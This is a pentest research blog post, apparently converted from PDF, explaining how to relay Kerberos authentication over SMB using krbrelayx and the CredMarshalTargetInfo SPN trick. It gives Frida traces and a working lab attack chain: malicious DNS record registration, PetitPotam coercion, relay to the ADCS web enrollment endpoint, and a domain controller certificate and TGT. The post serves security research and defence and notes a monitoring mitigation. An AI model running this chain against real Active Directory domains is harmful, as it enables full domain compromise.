
Relaying Kerberos over SMB using krbrelayx

synacktiv.com/publications/relaying-kerberos-over-smb-using-krbrelayx




Rédigé par Hugo Vincent - 20/11/2024 - dans Pentest - Téléchargement
Kerberos authentication relay was once thought to be impossible, but multiple researchers have since proven otherwise. In a 2021 article, James Forshaw discussed a technique for relaying Kerberos over SMB using a clever trick. This topic has recently resurfaced, and in this article, we aim to provide additional insights from the original research and introduce an implementation using krbrelayx.

Kerberos relaying 101

Kerberos relaying is theoretically straightforward. The goal is to relay an `AP_REQ` message, initiated by a client for one service, to another one. There is however one crucial prerequisite: the targeted service and client must not enforce encryption or signing, as we do not possess the secret (the session key) required to perform these operations, similarly to an NTLM relay attack.

There is also an additional challenge: an `AP_REQ` message cannot be relayed to a different service running under a different identity from the one initially requested by the client. To make the attack successful, we therefore need to force the client to generate an `AP_REQ` for the targeted service and send it to us. Here is a visual representation of what we want to achieve:




In 2021, James Forshaw published a long blogpost explaining how this could be achieved using various protocols. Then in 2022, Dirk-jan Mollema published another blogpost detailing how this could be accomplished using DNS. We highly encourage you to read both articles if you want to know more about this topic.

Dirk-jan demonstrated that, using his tools `mitm6`/`Krbrelayx` and SOA DNS messages, it is possible to poison a client and force it to send an `AP_REQ` message for an arbitrary service, which can then be relayed. An interesting service that meets all the requirements is the ADCS HTTP endpoint, which is by default vulnerable to relay attacks since it does not enforce signing with HTTP.

While this attack is effective, it still requires the ability to poison the client with DHCPv6 messages to establish a man-in-the-middle position by advertising oneself as a DNS server. Consequently, it is not possible to poison arbitrary clients.

Recently, we came across this tweet by @decoder_it:



He also released a tool called KrbRelay-SMBServer that can be used to relay Kerberos over SMB using the mentioned `CredMarshalTargetInfo` tricks of James Forshaw. We were curious to learn more about this and to determine if it was possible to use this tricks with `Krbrelayx`. It turns out that this is indeed possible.

CredMarshalTargetInfo

In his blogpost, James Forshaw showed that when an SMB client builds the SPN from the service class and name, the SecMakeSPNEx2 method is called. For the hostname `fileserver` and service class `cifs`, the returned SPN will look like the following:

```
cifs/fileserver1UWhRCAAAAAAAAAAUAAAAAAAAAAAAAAAAAAAAAfileserversBAAAA
```

The `SecMakeSPNEx2` function makes a call to the API function `CredMarshalTargetInfo`. This API takes a list of target information in a `CREDENTIAL_TARGET_INFORMATION` structure, marshals it using Base64 encoding and appends it to the end of the real SPN.

He also showed that if we register the DNS record `fileserver1UWhRCAAAAAAAAAAUAAAAAAAAAAAAAAAAAAAAAfileserversBAAAA`, the client would ask a Kerberos ticket for `cifs/fileserver` but would connect to `fileserver1UWhRCAAAAAAAAAAUAAAAAAAAAAAAAAAAAAAAAfileserversBAAAA`.

Under the hood, the client will call `CredUnmarshalTargetInfo` to parse the marshaled target information. However, the client does not consider the unmarshaled results. Instead, it simply determines the length of the marshaled data and removes that portion from the end of the target SPN string. Consequently, when the Kerberos package receives the target name, it has already been restored to the original SPN.

This was initially unclear when first reading the blog post, so we decided to use Frida and set up some hooks to better understand what was happening.

In our lab, there is a domain controller (`DC03`) and an ADCS server (`PKI4`). We put hooks on `CredUnmarshalTargetInfo` and `CredMarshalTargetInfo` and when forcing the ADCS server to authenticate to `DC03`, we got the following:

```
PS > frida lsass.exe -l lsass.js
[+] found CredMarshalTargetInfo: 0x7ff93274a4b0
[+] found CredUnmarshalTargetInfo: 0x7ff932749d30
[+] CredUnmarshalTargetInfo called
[+] buffer content (UTF-16): cifs/dc03
[+] CredUnmarshalTargetInfo returned with NTSTATUS: 0xc000000d
[+] Unmarshaled CREDENTIAL_TARGET_INFORMATIONW: NULL
[+] Actual size returned: 1
```

First there is a call to `CredUnmarshalTargetInfo`. The provided marshaled buffer is only the service name and class `cifs/dc03`, so there is nothing to unmarshal and the return value of `CREDENTIAL_TARGET_INFORMATIONW` is null.

Then, `CredMarshalTargetInfo` is called:

```
[+] CredMarshalTargetInfo called
[+] InTargetInfo: {
  "targetName": "dc03",
  "netbiosServerName": null,
  "dnsServerName": null,
  "netbiosDomainName": null,
  "dnsDomainName": null,
  "dnsTreeName": null,
  "packageName": "Kerberos",
  "flags": 1
}
[+] CredMarshalTargetInfo returned with NTSTATUS: 0x0
[+] Marshaled Buffer Content:
1UWhRGAAAAAAAAAAIAAAAAAAAAAAAAAAQAAAAAdc03KerberoswBAAAA
```

This is the regular behavior. However, when coercing the machine to the DNS record `dc031UWhRGAAAAAAAAAAIAAAAAAAAAAAAAAAQAAAAAtestKerberoswBAAAA`, we get the call to `CredUnmarshalTargetInfo`, but this time with an input buffer containing a valid marshaled structure:

```
[+] CredUnmarshalTargetInfo called
[+] buffer content (UTF-16):
cifs/dc031UWhRGAAAAAAAAAAIAAAAAAAAAAAAAAAQAAAAAtestKerberoswBAAAA
[+] CredUnmarshalTargetInfo returned with NTSTATUS: 0x0
[+] Unmarshaled CREDENTIAL_TARGET_INFORMATIONW: {
  "targetName": "test",
  "netbiosServerName": null,
  "dnsServerName": null,
  "netbiosDomainName": null,
  "dnsDomainName": null,
  "dnsTreeName": null,
  "packageName": "Kerberos",
  "flags": 1
}
```

As a result, the function returns a valid `CREDENTIAL_TARGET_INFORMATIONW` structure and `CredMarshalTargetInfo` is called using the same structure:

```
[+] CredMarshalTargetInfo called
[+] InTargetInfo: {
  "targetName": "test",
  "netbiosServerName": null,
  "dnsServerName": null,
  "netbiosDomainName": null,
  "dnsDomainName": null,
  "dnsTreeName": null,
  "packageName": "Kerberos",
  "flags": 1
}
[+] CredMarshalTargetInfo returned with NTSTATUS: 0x0
[+] Marshaled Buffer Content:
1UWhRGAAAAAAAAAAIAAAAAAAAAAAAAAAQAAAAAtestKerberoswBAAAA
```

This means that if the SPN already contains a marshaled `CREDENTIAL_TARGET_INFORMATIONW` structure, it will be unmarshaled and used in subsequent calls. Otherwise, this structure will be created.

As described in the original article:

> the size limit of a single name in DNS is 63 characters. The minimum valid marshaled buffer is 44 characters long leaving only 19 characters for the SPN part. This is at least larger than the minimum NetBIOS name limit of 15 characters so as long as there's an SPN for that shorter name registered it should be sufficient. However if there's no short SPN name registered then it's going to be more difficult to exploit.

To gain some place in the DNS record, we can build the shortest marshaled string. This can again be achieved with frida by allocating an empty `CREDENTIAL_TARGET_INFORMATIONW`:

```
PS > frida lsass.exe -l cred.js
[+] Calling CredMarshalTargetInfo
[+] NTSTATUS Result: 0
[+] Buffer:  1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA
```

Krbrelayx

After seeing the tweet from @decoder-it, we wondered if this attack could be executed using krbrelayx. Although this tool was not initially designed for relaying Kerberos authentication, Dirk-jan added this functionality in 2022. The implementation was performed over DNS, but there is already an SMB server in place that supports Kerberos for all unconstrained delegation attacks.


First, we want to register the malicious record, as explained previously, and we want make it point to our attacker machine (172.16.1.146):

```
$ dnstool.py -u "INDUS.LOCAL\\user" -p "pass" -r
"pki41UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA" -d "172.16.1.146" --action add
"172.16.1.3" --tcp
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

With any coercion technique we can now force our domain controller to authenticate to us:

```
$ petitpotam.py -u 'user' -p 'pass' -d INDUS.LOCAL
'pki41UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA' dc03.indus.local
```

By looking at Wireshark, we can observe the following:



The rogue SMB server receives the `AP_REQ` message, indicating that the necessary functionality is already integrated into the tool. Dirk-jan made an impressive work on `krbrelayx`, allowing us to easily incorporate a few lines from the DNS Kerberos server into the SMB one. With the `AP_REQ` extraction part already implemented, the authentication data derived from the `AP_REQ` is then passed to the various attacks supported by `ntlmrelayx`. For HTTP, this process is straightforward, the AP_REQ is Base64-encoded and included in the `Authorization: Kerberos base64_AP_REQ` header.

Here is the result:

```
$ krbrelayx.py -t 'http://pki4.indus.local/certsrv/certfnsh.asp' --adcs --template
DomainController -v 'DC03$'
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in attack mode to single host
[*] Running in kerberos relay mode because no credentials were specified.
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up DNS Server

[*] Servers started, waiting for connections
[*] SMBD: Received connection from 172.16.1.3
[*] HTTP server returned status code 200, treating as a successful login
[*] SMBD: Received connection from 172.16.1.3
[*] HTTP server returned status code 200, treating as a successful login
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 32
[*] Writing PKCS#12 certificate to ./DC03$.pfx
[*] Certificate successfully written to file
[*] Skipping user DC03$ since attack was already performed
```

The resulting PFX can then be used to ask a TGT for the DC:

```
$ gettgtpkinit.py -cert-pfx 'DC03$.pfx' 'INDUS.LOCAL/DC03$' DC03.ccache
INFO:Loading certificate and key from file
INFO:Requesting TGT
INFO:AS-REP encryption key (you might need this later):
INFO:5aed9cb3f2f7af161efe2d43119e87a2dade54bed6bd4602d82051ecbac549a1
INFO:Saved TGT to file
```

Conclusion

Although NTLM relay is often possible within an Active Directory domain, some servers may refuse NTLM authentication. Shortly after investigating this, one of our experts encountered a scenario where the IIS HTTP server from the ADCS only allowed Kerberos authentication. This technique was therefore used to compromise the domain.

Regarding mitigations, regularly monitoring all DNS records containing the marshaled string could be highly effective, as it includes a static magic value.

Finally, you can find the pull request on krbrelayx.